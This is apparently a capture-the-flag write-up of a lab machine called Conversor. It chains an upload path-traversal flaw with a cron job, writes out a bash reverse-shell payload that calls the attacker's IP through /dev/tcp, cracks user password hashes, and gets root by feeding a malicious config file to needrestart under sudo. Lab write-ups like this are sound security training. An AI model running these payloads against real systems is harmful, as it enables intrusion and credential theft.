Reconnaissance
Started with a standard Nmap service scan:
nmap -sC -sV 10.129.238.31PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_ 256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/Two ports open: SSH (22) and HTTP (80). The HTTP service redirects to conversor.htb, so the hostname was added to /etc/hosts:
echo "10.129.238.31 conversor.htb" >> /etc/hostsWeb Enumeration
Visiting http://conversor.htb revealed a web application called Conversor — a tool that takes an Nmap XML output file and an XSLT stylesheet, then renders a styled HTML report.

Initial testing covered:
- XML injection — no result
- XSS — no result
- LFI — no result
Navigating to http://conversor.htb/about revealed a Download Source Code button. The source was downloaded for manual review.
Source Code Review
Inside the source code, two critical issues were found.
Issue 1 — No File Extension Validation
xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
The application uses os.path.join() to construct file paths from user-supplied filenames without any extension or path validation. In Python, if a filename begins with /, os.path.join() discards all previous components and treats the new segment as an absolute path. An attacker can therefore control exactly where uploaded files are written on disk.
Issue 2 — Cron Job Executes Scripts from a Known Directory
Inside README.md bundled with the source:
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; doneAny .py file placed in /var/www/conversor.htb/scripts/ is automatically executed every minute as www-data.
Initial Foothold
Exploit Chain
Combining both issues: upload a Python reverse shell directly into the scripts directory using path traversal in the filename field.
A listener was started on the attacker machine:
nc -lvnp 4444The upload request was intercepted and modified in Burp Suite, setting the filename to an absolute path pointing into the cron target directory:
------geckoformboundaryd0a84a3c2ac84e45e06c89c42994f6da
Content-Disposition: form-data; name="xml_file"; filename="/var/www/conversor.htb/scripts/exploit.py"
Content-Type: text/x-python-script

import os

os.system("bash -c 'bash -i >& /dev/tcp/10.10.15.223/4444 0>&1'")
Within a minute, the cron job picked up and executed the script, delivering a reverse shell:
www-data@conversor:~/conversor.htb/instance$Lateral Movement
With a shell as www-data, the application’s instance directory contained an SQLite database:
sqlite3 users.dbsqlite> .tables
files users
sqlite> SELECT * FROM users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|admin|21232f297a57a5a743894a0e4a801fc3The MD5 hash for fismathack was cracked:
5b5c3ac3a1c897c94caad48e6c71fdec -> KeepmesafeandwarmSSH login with the recovered credentials:
ssh fismathack@conversor.htb
# Password: Keepmesafeandwarm
fismathack@conversor:~$ whoami
fismathackPrivilege Escalation
Sudo Enumeration
sudo -lUser fismathack may run the following commands on conversor:
(ALL : ALL) NOPASSWD: /usr/sbin/needrestartThe user can run needrestart as root without a password.
needrestart Exploitation
needrestart supports a -c flag to specify a custom configuration file. A malicious config file was crafted to spawn a privileged shell using the exec directive:
echo 'exec "/bin/bash -p";' > /tmp/exploit.conf
sudo /usr/sbin/needrestart -c /tmp/exploit.conf
root@conversor:/home/fismathack# whoami
rootRoot access achieved.